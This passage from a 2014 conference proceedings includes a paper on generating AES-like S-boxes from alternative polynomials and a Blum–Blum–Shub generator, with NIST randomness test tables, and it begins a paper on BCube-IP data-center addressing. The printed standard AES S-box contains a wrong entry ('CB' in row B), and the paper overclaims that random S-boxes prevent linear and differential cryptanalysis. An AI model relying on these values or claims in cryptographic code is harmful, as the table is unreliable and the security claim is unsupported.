7. Alfinito, E., Pennetta, C. Reggiani, L.: A Network Model to Investigate Structural and Electrical Properties of Proteins (2007). http://arxiv.org/abs/q-bio/0703065
8. Hodzic, V., Hodzic, V., Newcomb, R.W.: Modeling of the electrical conductivity of DNA. IEEE Trans. Circ. Syst. **54**(11) (2007)
9. John, A.P.: Inst. for Cancer Research, paper on Controlled Amino Acid Therapy (CAAT) works. https://www.apjohncancerinstitute.org/caat-protocol
10. Barman, S., Roy, M., Biswas, S., Saha, S.: Prediction of cancer cell using digital signal processing, Annals of Faculty Engineering Hunedoara. Int. J. Eng., 91–95, Tome IX 1584–2673 (2011)
11. Warburg, O.: On the origin of cancer cells. Science **123**(3191), 309–314. doi:10.1126/science.123.3191.309
12. Lee, Y.J., Galoforo, S.S., Berns, C.M., Tong, W.P., Kim, H.R., Corry, P.M.: Glucose deprivation-induced cytotoxicity in drug resistant human breast carcinoma MCF-7/ADR cells: role of c-myc and bcl-2 in apoptotic cell death. J. Cell Sci. **110**, 681–686 (1997)
13. Singh, R., Pervin, S., Karimi, A., Cederbaum, S., Chaudhuri, G.: Arginase Activity in human breast cancer cell lines: Nv-Hydroxy-L-arginine selectively inhibits cell proliferation and induces apoptosis in MDA-MB-468 cells. Cancer Res. **60**, 3305–3312 (2000)
14. Barman(Mandal), S., Saha, S., Mondal, A., Roy, M.: Signal processing techniques for the analysis of human genome associated with cancer cells. 2nd Annual International Conference IEMCON, 11 Jan 2011
15. Das, D., Mitra, C.K.: Signal in the promoter regions of several cancerous genes. Indian J. Biochem. Biophys. **48**, 14–21 (2011)
16. National Centre for Biotechnology Information (NCBI). http://www.ncbi.nlm.nih.gov/
17. Kyte, J., Doolittle, R.F.: A simple method for displaying the hydropathic character of a protein. J. Mol. Biol. **157**, 105–132 (1982)

Generation of AES-like 8-bit Random S-Box and Comparative Study on Randomness of Corresponding Ciphertexts with Other 8-bit AES S-Boxes

S. Das

Abstract In Advanced Encryption Standard (*AES*), the standard S-Box is usually generated using a particular irreducible polynomial in GF(2^8), though it can be generated by 29 others. The focus of the present paper is to show that it is possible to generate secured, AES-like S-Boxes randomly, using a PRNG like BBS and to compare its security with 7 other S-Boxes generated by 7 arbitrarily selected irreducible polynomials from the set. A comparative study has been made by testing the randomness of the ciphertexts generated by the S-Boxes using National Institute of Standards and Technology (*NIST*) *Test Suite*, which estimates a *P-value* to accept or reject the randomness of a bit sequence. It has been found that besides using modular arithmetic, a secured S-Box can be generated by using PRNGs. Moreover, the initial seed of BBS acts as a secondary key of AES.

Keywords AES S-Box · Random S-Box · NIST test suite · BBS S-Box · AES secondary key

1 Introduction

The Advanced Encryption Standard (AES) is a symmetric-key non-Feistel block cipher, designed by the Belgian researchers Joan Daemen and Vincent Rijment, together called as Rijndael, reviewed and published by the National Institute of Standards and Technology (NIST), USA, and then approved and announced as a standard by the Federal Information Processing Standards (FIPS). AES is designed as a substitution-cum-permutation cipher, with only one 8-bit symmetric S-Box, executed at byte level.

S. Das (✉)
Department of Computer Science and Engineering, University of Calcutta, 92, APC Road, Kolkata 700 009 West Bengal, India
e-mail: aami.suman@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_29, © Springer India 2014

NIST recommended some criteria and statistical tests for characterizing the security of cryptographic RNGs and PRNGs, whose outputs must be unpredictable in the absence of knowledge of inputs. The NIST Test Suite is a statistical package of 15 tests to verify the randomness of long (order of 10^6) binary sequences. These tests focus on different types of randomness of a sequence, useful as a first step to check whether a generator is suitable for a cryptographic application. NIST also declared that statistical testing cannot serve as a substitute for cryptanalysis.

The outputs of AES, with different S-Boxes generated by different irreducible polynomials in GF(2^8), and also with one randomly generated S-Box, are tested statistically using the guidance of NIST and compared to find out whether the security varies depending on the selection of a particular S-Box [1–4].

2 Generating Various Encryption S-Boxes in AES

The AES S-Box is conventionally generated by determining the multiplicative inverses of the 256 bytes (0–255), using an irreducible polynomial in GF(2^8) as modulus—the inverse of zero is mapped to itself. The inverses are then transformed into final substitution as shown in Eq. (1)—the operations are in GF(2):

$$b_i' = b_i \oplus b_{(i+4)\bmod 8} \oplus b_{(i+5)\bmod 8} \oplus b_{(i+6)\bmod 8} \oplus b_{(i+7)\bmod 8} \oplus c_i \tag{1}$$

for $0 \le i < 8$, where b_i is the ith bit of the corresponding byte, and c_i is the ith bit of a byte c, which is an additive constant with the value {63} in hex or 01100011. The variable b_i' is to be updated with the value on the right. In matrix form, this affine transformation can be expressed as given in Eq. (2), where $[b_0,\ldots, b_7]$ is the multiplicative inverse of the corresponding byte [5–7].

$$\begin{bmatrix} b_0' \\ b_1' \\ b_2' \\ b_3' \\ b_4' \\ b_5' \\ b_6' \\ b_7' \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \\ b_4 \\ b_5 \\ b_6 \\ b_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix} \tag{2}$$

The S-Box displayed in Table 2a is generated using the polynomial $m(x) = x^8 + x^4 + x^3 + x + 1$, ({11B} or 100011011) as the modulus, which is the standard S-Box described and used by Rijndael, where rows and columns are determined by the most significant and the least significant nibbles of each byte, respectively. The polynomial has been chosen from the set of 30 irreducible polynomials of degree 8, co-prime to x^8, from which Rijndael selected the first one for AES. The set of irreducible polynomials in GF(2^8), that can be used to generate AES S-Boxes, is given as under [1 and 4–6]:

11B, 11D, 12B, 12D, 139, 13F, 14D, 15F, 163, 165, 169, 171, 177, 17B, 187, 18B, 18D, 19F, 1A3, 1A9, 1B1, 1BD, 1C3, 1CF, 1D7, 1DD, 1E7, 1F3, 1F5, 1F9.

We have generated 7 different S-Boxes for AES encryption by arbitrarily selecting the polynomials 11B, 139, 171, 18B, 19F, 1DD, and 1F9 from the set and encrypted a text file using 300 same encryption keys for each S-Box, generating 300 ciphertexts for each S-Box, each of at least 1342500 bits, as recommended by NIST. Besides using the polynomials and the modular arithmetic proposed by Rijndael, we generated an AES-like S-Box by using the Blum–Blum–Shub (BBS) PRNG, which we called as the Random S-Box, by generating a unique random number, modulo 256, for each of the cell of the S-Box.

3 The NIST Statistical Test Suite

NIST developed a statistical test suite, which is an excellent and exhaustive document consisting of 15 statistical tests developed to test the randomness of long binary sequences produced by RNGs and PRNGs. These tests focus on different types of randomness of any sequence, comparing it with the value expected for a truly random sequence [8–11]. The tests are listed as follows:

1. *Frequency (Monobit) Test*: Number of 1's and 0's in a sequence should be approximately the same, i.e., with probability ½.
2. *Frequency Test within a Block*: Whether frequency of 1's in an M-bit block is approximately M/2.
3. *Runs Test*: Number of runs of 1's and 0's of various lengths is as expected for a random sequence.
4. *Test for Longest Run of ones in a Block*: Whether the length of the longest run of 1's within the tested sequence (M-bit blocks) is consistent with the length of the longest run of 1's as expected.
5. *Binary Matrix Rank Test*: Checks for linear dependence among fixed-length substrings of the sequence, by finding the rank of disjoint submatrices of it.
6. *Discrete Fourier Transform (Spectral) Test*: Detects periodic features (repetitive patterns that are near each other) in the sequence by focusing on the peak heights in the DFT of the sequence.
7. *Non-Overlapping Template Matching Test*: Occurrences of a non-periodic (aperiodic) pattern in a sequence, using a non-overlapping *m*-bit sliding window.
8. *Overlapping Template Matching Test*: Occurrences of a non-periodic (aperiodic) pattern in a sequence, using an overlapping *m*-bit sliding window.
9. *Maurer's Universal Statistical Test*: Whether or not the sequence can be significantly compressed without loss of information, by focusing on the number of bits between matching patterns.
10. *Linear Complexity Test*: Finds the length of an LFSR to generate the sequence—longer LFSRs imply better randomness.

11. *Serial Test*: Determines the number of occurrences of the 2^m m-bit overlapping patterns across the entire sequence to find uniformity—every pattern has the same chance of appearing as of others.
12. *Approximate Entropy Test*: Compares the frequency of all possible overlapping blocks of two consecutive/adjacent lengths (m and $m + 1$).
13. *Cumulative Sums (Cusums) Test*: Finds whether the cumulative sum of a sequence is too large or small. Focuses on maximal excursion (from 0) of random walks defined, which should be near 0.
14. *Random Excursions Test*: Finds whether the number of visits to a state within a cycle deviates from expected value and calculates the number of cycles having exactly K visits in a cumulative sum random walk.
15. *Random Excursions Variant Test*: Deviations from the expected visits to various states in the random walk; calculates the number of times that a state is visited in a cumulative sum random walk.

In each test, for a bit sequence, NIST adopted different procedures to calculate the P-values of different tests from the observed and expected values under the assumption of randomness. The Test Suite has been used to study the randomness features of AES with different S-Boxes [8–11].

4 Results and Discussions

Rijndael generated the AES S-Box using the first one from the set of 30 irreducible polynomials. From the remaining 29 irreducible polynomials, 7 different S-Boxes are generated. Also, a random AES-like S-Box is generated using BBS. Thus, the initial seed of BBS, a 32-bit number, works as a secondary key of AES. Therefore, a huge number of different S-Boxes can be generated in this way, which creates a tweak in AES to increase its security by increasing the key space. Three of the total 8 S-Boxes generated, including the Random S-Box, are displayed in Appendix 1. The proportion-of-passing of P-values (POP) generated by the NIST Statistical Test Suite for these 8 S-Boxes is displayed in Appendix 2. Histograms on the distribution of the POPs of two tests (No. 5 and 11) and scattered graphs on POP values of the 15 tests on the 3 S-Boxes given in Appendix 1 are displayed in Appendix 3 for comparing the results.

After analyzing the outputs of the 8 S-Boxes, we compared them to find whether a particular S-Box is more secured than the others. In Table 1, the POP values of the NIST tests for these 8 selected S-Boxes are displayed and compared. The best values of a particular test are shaded (in rows), and then the numbers of shaded cells for each S-box are counted (in columns). The highest count gives the best result for an S-Box, which shows that this particular S-Box (here 1F9) has better POPs than the others, at least for this particular data set. It has been observed that results shown by the standard S-Box 11B and the Random S-Box (5 each) are both very close to the best result.

Table 1 Comparison of POPs generated by NIST tests for 8 AES S-Boxes

	11B	139	171	18B	19F	1DD	1F9	BBS
Test-01	0.960000	0.973333	0.973333	0.966667	0.946667	0.970000	0.973333	0.976666
Test-02	0.993333	0.973333	0.980000	0.986667	0.983333	0.986667	0.986667	0.996666
Test-03	0.973333	0.966667	0.956667	0.963333	0.963333	0.970000	0.970000	0.973333
Test-04	0.943333	0.940000	0.953333	0.970000	0.940000	0.966667	0.970000	0.956666
Test-05	0.993333	0.993333	0.973333	0.980000	0.983333	0.990000	0.986667	0.996666
Test-06	0.983333	0.986667	0.963333	0.980000	0.986667	0.983333	0.993333	0.986666
Test-07	0.976667	0.990000	0.976667	0.990000	0.980000	0.983333	0.996667	0.983333
Test-08	0.976667	0.973333	0.973333	0.990000	0.970000	0.990000	0.956667	0.976666
Test-09	0.990000	0.986667	0.956667	0.983333	0.986667	0.980000	0.990000	0.976666
Test-10	0.986667	0.980000	0.976667	0.983333	0.983333	0.996667	0.986667	0.996666
Test-11	0.956667	0.968333	0.958333	0.935000	0.950000	0.956667	0.940000	0.968333
Test-12	0.950000	0.963333	0.956667	0.916667	0.940000	0.950000	0.933333	0.963333
Test-13	0.986667	0.986667	0.975000	0.990000	0.990000	0.998333	0.983333	0.991666
Test-14	0.987083	0.986667	0.970000	0.982083	0.986250	0.981667	0.981250	0.985833
Test-15	0.988519	0.992407	0.973333	0.991481	0.984444	0.987222	0.992593	0.985740
Count	**3**	**2**	**0**	**2**	**0**	**3**	**6**	**5**

Finally, it has been observed that besides using modular arithmetic, a suitable PRNG can also be used to generate a secured AES S-Box. Also, as the random S-Box is an unknown one, linear and differential cryptanalysis will also be prevented [12].

5 Conclusion

The random S-Box is found to stand in the same merit list as the standard S-Boxes. It seems that security in AES will be enhanced with a secondary key, which is actually the initial seed to drive the PRNG. Also, the user can choose and generate any unknown S-Box from a large set of options and thus prevent linear and differential cryptanalysis. In the case of suspicion of a trapdoor found in the cipher, an S-Box might be replaced by another one. Rigorous study and analysis are required in this direction.

Acknowledgments I would like to convey my sincere gratitude to Prof. Dr. R. Ghosh, Institute of Radiophysics and Electronics, University of Calcutta, for his continuous inspiration in performing this work. A special word of appreciation goes to Mr. J. K. M. Sadique, SRF, Department of Radiophysics and Electronics, University of Calcutta, for letting me to use the NIST Test Suite package, developed by him, to perform analysis of data.

A.1 Appendix 1: Some of the Generated AES S-Boxes

Table 2

A.2 Appendix 2: Distribution and Status of POPs

Tables 3, 4, and 5

Table 2 **a** The Standard AES Encryption S-Box, generated by using the polynomial **11B**. **b** AES Encryption S-Box, generated using the irreducible polynomial **139**. **c** AES Encryption S-Box, generated using the **BBS PRNG**

a

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0
2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84
5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF
6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2
8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73
9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79
B	E7	CB	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF
F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16

b

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	99	30	1E	AD	CA	B5	DD	77	04	78	B7	CD	08	7F
1	49	31	1C	9F	D0	40	EE	5F	09	BC	41	6F	A3	6A	18	12
2	03	B3	4A	E5	DC	B0	68	9B	BA	1B	87	8F	A5	67	7D	E0
3	23	9E	8C	0B	07	37	10	C5	76	88	E7	D2	AB	F3	AE	DB
4	26	F4	7E	32	82	73	20	13	C9	47	FF	3A	E6	0C	1F	B2

(continued)

Table 2 (continued)

b

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
5	FA	BE	2A	91	64	1D	60	D9	00	01	14	4F	19	34	D7	F6
6	43	D6	E8	8A	E1	B8	22	4D	51	6D	3C	6E	AF	FC	45	8B
7	9C	44	96	69	21	AA	BB	39	72	BF	5E	4B	85	61	3F	F9
8	B4	EA	A8	F8	98	59	CB	C4	93	50	6B	8E	C2	84	2E	92
9	36	7B	71	81	2D	9A	CF	F1	A1	55	D4	B1	5D	2F	FE	24
A	DA	33	8D	56	C7	9D	1A	3D	95	79	5C	58	E2	5A	3E	D5
B	A7	3B	27	A2	D8	6C	75	16	2B	D1	BD	C0	4C	C1	A9	83
C	06	CE	CC	48	D3	0A	97	89	57	15	FB	0E	C3	E3	74	35
D	0F	2C	11	ED	B9	A6	90	46	05	52	AC	80	70	54	17	C6
E	E9	EF	F0	C8	EC	F5	66	F7	42	86	F2	E4	7A	DE	4E	A0
F	EB	A4	0D	28	FD	94	02	29	65	53	62	25	38	DF	5B	B6

c

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	67	0F	79	E8	09	B1	17	6E	65	F4	05	01	40	2F	47	A3
1	C4	B3	9A	13	F1	26	F5	CF	82	3C	9B	D6	92	AA	8B	93
2	36	03	E9	24	96	20	42	0B	E2	C0	F0	B9	A6	AB	CD	8C
3	70	72	D1	EC	1E	68	C8	DB	88	75	15	5D	08	44	BA	21
4	D7	06	76	8E	97	81	BC	F3	56	62	2A	2E	3D	B8	83	CE
5	EB	69	51	D3	61	77	FC	DC	02	6C	C5	48	DA	B5	DF	64
6	43	A8	E7	3F	10	BB	BD	1C	2D	91	94	46	87	C7	EE	D9
7	D8	C1	80	85	8A	2B	99	8D	2C	5E	6F	14	F8	BE	35	16
8	FF	4C	22	FE	4F	78	31	7F	95	FD	34	4E	DD	A2	B0	28
9	4A	3B	45	CA	12	84	1F	27	EA	AF	90	0A	F2	AC	41	A4
A	D0	E4	54	9D	A7	00	C9	49	66	B7	F6	AD	5B	39	7D	FA

(continued)

Table 2 (continued)

c	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
B	32	1D	CC	AE	9F	5F	D2	D5	86	0E	19	37	C2	E5	9E	7A
C	98	29	57	4D	30	FB	52	7E	33	3A	59	5C	60	58	ED	0D
D	11	8F	73	89	F9	E6	C3	38	B4	18	50	CB	A9	23	3E	1A
E	74	53	A5	4B	5A	7C	EF	E1	A0	A1	7B	E0	63	0C	6A	04
F	6D	F7	BF	C6	55	DE	1B	9C	E3	B6	07	6B	B2	71	D4	25

Table 3 **a**, **b** Distribution and status of POPs of binary matrix rank test for 11B

a

Test	0	1	2	3	4	5	6	7	8	9	10
1	12	45	34	36	17	32	26	33	16	30	19
2	2	30	30	34	34	35	25	18	27	31	34
3	8	46	49	26	26	29	24	20	26	25	21
4	17	55	36	43	24	23	24	23	24	16	15
5	2	34	40	30	30	26	30	30	25	28	25
6	5	31	29	31	21	29	23	25	41	30	35
7	7	31	43	31	28	26	27	20	32	37	18
8	7	41	35	42	34	28	29	17	18	24	25
9	3	35	35	28	37	28	27	21	28	30	28
10	4	32	25	25	24	38	33	30	22	34	33
11	26	94	77	64	65	69	43	42	43	46	31
12	15	57	43	32	30	33	21	19	23	15	12
13	8	50	50	46	68	60	60	69	71	69	49
14	31	230	240	231	244	231	238	234	255	254	212
15	62	435	515	570	564	533	574	484	556	546	561

b

Test	Expected proportion	Observed proportion	Proportion of passing
1	0.972766	0.960000	Unsuccessful
2	0.972766	0.993333	Successful
3	0.972766	0.973333	Successful
4	0.972766	0.943333	Unsuccessful
5	0.972766	0.993333	Successful
6	0.972766	0.983333	Successful
7	0.972766	0.976667	Successful

(continued)

Table 3 (continued)

b

Test	Expected proportion	Observed proportion	Proportion of passing
8	0.972766	0.976667	Successful
9	0.972766	0.990000	Successful
10	0.972766	0.986667	Successful
11	0.977814	0.956667	Unsuccessful
12	0.972766	0.950000	Unsuccessful
13	0.977814	0.986667	Successful
14	0.983907	0.987083	Successful
15	0.985938	0.988519	Successful

* Horizontal ranges: 0: .0–.1, 2: >.1–.2, 3: >.2–.3, …, 10: >.9–1

Table 4 **a**, **b** Distribution and status of POPs of binary rank test for 139

a

Test	0	1	2	3	4	5	6	7	8	9	10
1	8	36	27	25	33	28	31	32	30	22	28
2	8	27	19	27	30	28	33	24	30	33	41
3	10	42	28	35	34	19	25	28	23	29	27
4	18	35	29	39	33	25	25	27	21	27	21
5	2	23	29	29	37	26	35	30	23	35	31
6	4	28	36	27	21	33	27	34	36	27	27
7	3	36	43	20	33	26	32	27	24	32	24
8	8	46	29	29	29	21	29	25	39	25	20
9	4	42	11	39	24	28	32	26	27	32	35
10	6	36	22	30	31	23	27	36	34	24	31
11	19	106	67	67	55	63	46	44	56	42	35
12	11	53	40	29	26	41	22	22	26	14	16
13	8	69	51	63	60	63	72	55	56	50	53
14	32	197	244	223	211	239	265	240	250	242	257
15	41	421	514	527	554	514	576	581	576	544	552

b

Test	Expected proportion	Observed proportion	Proportion of passing
1	0.972766	0.973333	Successful
2	0.972766	0.973333	Successful
3	0.972766	0.966667	Unsuccessful
4	0.972766	0.940000	Unsuccessful
5	0.972766	0.993333	Successful
6	0.972766	0.986667	Successful
7	0.972766	0.990000	Successful

(continued)

Table 4 (continued)

b

Test	Expected proportion	Observed proportion	Proportion of passing
8	0.972766	0.973333	Successful
9	0.972766	0.986667	Successful
10	0.972766	0.980000	Successful
11	0.977814	0.968333	Unsuccessful
12	0.972766	0.963333	Unsuccessful
13	0.977814	0.986667	Successful
14	0.983907	0.986667	Successful
15	0.985938	0.992407	Successful

* Horizontal ranges: 0: .0–.1, 2: >.1–.2, 3: >.2–.3, …, 10: >.9–1

Table 5 **a**, **b** Distribution and status of POPs of binary rank test for BBS

a

Test	0	1	2	3	4	5	6	7	8	9	10
1	7	32	41	32	22	30	24	20	29	27	36
2	1	35	25	21	31	29	20	33	26	38	41
3	8	36	33	26	30	32	25	30	30	29	21
4	13	50	37	36	33	23	20	24	28	22	14
5	1	32	31	38	25	27	27	31	27	31	30
6	4	33	39	25	28	29	27	33	46	25	11
7	5	38	31	25	29	27	24	21	33	37	30
8	7	34	33	43	25	31	28	24	25	25	25
9	7	44	31	23	22	27	32	34	21	28	31
10	1	28	26	29	34	29	40	22	29	34	28
11	19	109	79	65	52	53	65	50	31	35	42
12	11	55	42	27	25	30	37	29	10	17	17
13	5	47	60	71	51	63	74	58	70	56	44
14	34	206	235	226	218	222	272	239	228	241	279
15	77	448	505	546	544	528	563	556	497	583	553

b

Test	Expected proportion	Observed proportion	Proportion of passing
1	0.972766	0.976666	Successful
2	0.972766	0.996666	Successful
3	0.972766	0.973333	Successful
4	0.972766	0.956666	Unsuccessful
5	0.972766	0.996666	Successful
6	0.972766	0.986666	Successful
7	0.972766	0.983333	Successful

(continued)

Table 5 (continued)

b

Test	Expected proportion	Observed proportion	Proportion of passing
8	0.972766	0.976666	Successful
9	0.972766	0.976666	Successful
10	0.972766	0.996666	Successful
11	0.977814	0.968333	Unsuccessful
12	0.972766	0.963333	Unsuccessful
13	0.977814	0.991666	Successful
14	0.983907	0.985833	Successful
15	0.985938	0.985740	Unsuccessful

* Horizontal ranges: 0: .0–.1, 2: >.1–.2, 3: >.2–.3, …, 10: >.9–1

A.3 Appendix 3: Charts for Distribution and Status of POPs

Figures 1, 2, 3.




Fig. 1 Distribution of POPs for tests 5 and 11 and status of POPs for polynomial 11B




Fig. 2 Distribution of POPs for tests 5 and 11 and status of POPs for polynomial 139




Fig. 3 Distribution of POPs for tests 5 and 11 and status of POPs for BBS PRNG

References

1. Foruzan, B.A.: Cryptography and Network Security. Tata McGraw-Hill, New Delhi (2007)
2. Stallings, W.: Cryptography and Network Security. Pearson Prentice Hall, New Delhi (2008)
3. Stinson, D.R.: Cryptography—Theory and Practice: Department of Combinatorics and Optimization, University of Waterloo, Ontario, Canada, (2002)
4. Church, R.: Tables of Irreducible Polynomials for the First Four Prime Moduli: The Annals of Mathematics, 2nd Series, vol. 36, pp. 198–209 (1935). http://www.jstor. org/stable/1968675
5. Daemen, J., Rijmen, V.: AES Proposal: Rijndael, Version 2, Submitted to NIST (1999). http://csrc.nist.gov/encryption/aes

6. Federal Information Processing Standards Publication (FIPS): Announcing the Advanced Encryption Standard (AES) (2001). http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf
7. FIPS: FIPS PUB 197: Official AES Standard: (2001). http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf
8. NIST, Tech. Admin.: U.S. Department of Commerce: A Statistical Test Suite for RNGs and PRNGs for Cryptographic Applications (2008), (2010). http://csrc.nist.gov/publications/nistpubs800/-2rec1/SP800-22red1.pdf
9. Kim, S.J., Umeno, K., Hasegawa, A.: Corrections of the NIST Statistical Test Suite for Randomness, Communications Research Lab. Inc., Tokyo, Japan
10. Zaman, J.K.M., Ghosh, R.: A Review Study of NIST Statistical Test Suite: Development of an Indigenous Computer Package. In: Cryp. Wkshop., Cal. Univ., Kolkata, India (2011)
11. Paul, R., Saha, S., Zaman, J.K.M., Das, S., Chakrabarti, A., Ghosh, R.: A Simple 1-Byte 1-Clock RC4 H/w Design and its Implementation in FPGA Coprocessor for Secured Ethernet Communication. In: Proceedings of the Natural Workshop on Cryptography, VIT University & CRSI, Vellore, India (2012)
12. Kazilauskas, K., Kazilauskas, J.: Key-Dependent S-Box Generation in AES Block Cipher System: Informatica, Institute of Maths and Informatics, Vilnius, Lithuania (2009)

BCube-IP: BCube with IP Address Hierarchy

A. R. Ashok Kumar, S. V. Rao and Diganta Goswami

Abstract BCube and DCell propose data transfer using source routing for data center networks (DCNs). One potential problem with their approach is the use of two different address spaces, one for identifying end hosts and another for routing. In this paper, we propose a variant of BCube called BCube-IP based on an IP address hierarchy. BCube-IP overcomes the limitations of using two different address spaces in BCube. Along with the improved performance of source routing, we demonstrate the use of location-based routing for data transfer in BCube-IP.

Keywords Network architecture · Data center network · IP address hierarchy · Routing

1 Introduction

In an alternative for the scalability problem of routing protocols used in tree-like designs [1], DCell [2] and BCube [3] proposed source routing for data transfer. In another alternative, PortLand [4], Alias [5], and 4–4, 1–4 [6] proposed location-based routing for data transfer.

Major problem with BCube is the use of two different address spaces. BCube identifies its end host using special address called BCube address and computes

A. R. Ashok Kumar (✉) · S. V. Rao · D. Goswami
Department of Computer Science and Engineering,
Indian Institute of Technology Guwahati, Guwahati 781039, India
e-mail: r.ashok@iitg.ernet.in

S. V. Rao
e-mail: svrao@iitg.ernet.in

D. Goswami
e-mail: dgoswami@iitg.ernet.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_30, © Springer India 2014

path using these addresses. Since actual data transfer needs end hosts identified through IP addresses, BCube addresses are mapped to IP address. In this paper, we propose BCube-IP that uses a single address space for both identifying the end hosts and routing. Following observations motivated us to use a single address space for BCube-IP.

- Baseline topology and growth model of BCube resembled subnetting and supernetting of classless interdomain routing (CIDR) and variable-length subnet mask (VLSM).
- When smaller subnets aggregated to from a larger subnet, they all share a common prefix among them. Addressing scheme of BCube correctly exhibited this feature.

The first observation enabled us to encode BCube address inside an IP address. Since IP address is used for addressing both servers and switches, there was no need to store mapping from BCube address to IP address and modifying the packets to include/remove additional headers. IP source routing instead of BCube source routing is used for data transfer. The second observation enabled us to extend our proposed location-based routing [6] to BCube-IP. We have made one small change to the original BCube in order to flatten it. The change transformed BCube into a pure network topology. We give justification for this change while explaining the design BCube-IP.

In the next section, architecture for our proposed design BCube-IP is given. In Sect. 3, our proposed design BCube-IP is compared against the original design BCube. Details of experiments conducted and results obtained are given in Sect. 4. Finally, we conclude this study in Sect. 5.

2 BCube-IP

Topology construction and address assignment of BCube-IP is similar to BCube. Basic building block of BCube-IP is a TOR switch connected to k servers. Baseline topology, *BCube-IP*$_0$, is formed from a *n-port* switch connected to n TOR switches (basic building blocks). Next, *BCube-IP*$_1$ is constructed from n *BCube-IP*$_0$ and n *n-port* switches, each port connecting one TOR switch from each *BCube-IP*$_0$. Further, *BCube-IP*$_k$ for $(k \geq 2)$ is constructed from n *BCube-IP*$_{k-1}$ and n^{k-1} *n-port* switches, whereas original design uses n^k *n-port* switches. As there are n^{k-1} TOR switches in each *BCube-IP*$_{k-1}$, each switch at $BCube - IP_k$ connects one TOR switch from each *BCube-IP*$_{k-1}$. Difference between two designs, BCube and BCube-IP, is better understood from Fig 1.




Fig. 1 Difference between BCube and BCube-IP. **a** $BCube_2$ of BCube design. **b** $BCube{-}IP_2$ of BCube-IP design

